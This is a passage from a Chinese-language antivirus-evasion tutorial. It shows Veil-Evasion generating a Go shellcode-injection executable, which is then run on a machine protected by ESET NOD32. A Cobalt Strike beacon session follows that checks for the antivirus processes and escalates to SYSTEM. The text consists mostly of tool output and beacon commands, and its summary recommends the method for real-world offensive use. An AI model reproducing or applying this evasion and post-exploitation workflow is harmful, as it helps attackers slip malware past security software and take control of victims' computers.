
稍等片刻,go 版的 exe payload 便会编译完成

[*] Using pre-generated shellcode
Veil-Evasion
[Web]: https://www.veil-framework.com/ [Twitter]: @VeilFramework
[>] Please enter the base name for output files (default is payload): gocs runtime/internal/sys runtime/internal/atomic runtime errors internal/race sync/atomic math internal/syscall/windows/sysdll unicode/utf16 unicode/utf8 sync io syscall strconv internal/syscall/windows internal/syscall/windows/registry reflect time os fmt command-line-arguments ====================================
Veil-Evasion
[Web]: https://www.veil-framework.com/ [Twitter]: @VeilFramework
<pre>[*] Language: go [*] Payload Module: go/shellcode inject/virtual [*] Executable written to: /var/lib/veil/output/compiled/gocs.exe [*] Source code written to: /var/lib/veil/output/source/gocs.go</pre>

beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"

最后,将生成好的 exe payload 直接丢到装有最新版 nod32 的目标机器上进行实际的免杀测试,如下,beacon 正常弹回,一些常规操作也已经能基本满足

external internal 🔺 user computer note pid last **I** 192.168.126.179 192.168.126.179 Administrator * MARY-PC 3316 Event Log X Listeners X Beacon 192.168.126.179@3316 X beacon> sleep 0 [*] Tasked beacon to become interactive [+] host called home, sent: 16 bytes beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe" [*] Tasked beacon to run: tasklist | findstr /c:"ekrn.exe" /c:"egui.exe" [+] host called home, sent: 54 bytes [+] received output: ekrn.exe /60 Services egui.exe 34,496 K 3152 Console <u>beacon</u>> getsystem [*] Tasked beacon to get SYSTEM [+] host called home, sent: 100 bytes [+] Impersonated NT AUTHORITY\SYSTEM <u>beacon</u>> getuid [*] Tasked beacon to get userid [+] host called home, sent: 8 bytes [*] You are NT AUTHORITY\SYSTEM (admin) beacon> rev2self [*] Tasked beacon to revert token [+] host called home, sent: 8 bytes



小结:

相对于 python, go 的体积显然要小的多得多,虽然也并不能很好的事先全功能实现免杀,但在实战中已基本能满足我们的日常需求,就平时个人习惯来讲,这种免杀执行 shellcode,自己更习惯 go,而非 python,另外, go 的兼容性不太好[win 客户机没问题, server 可能会直接出现运行不了的情况]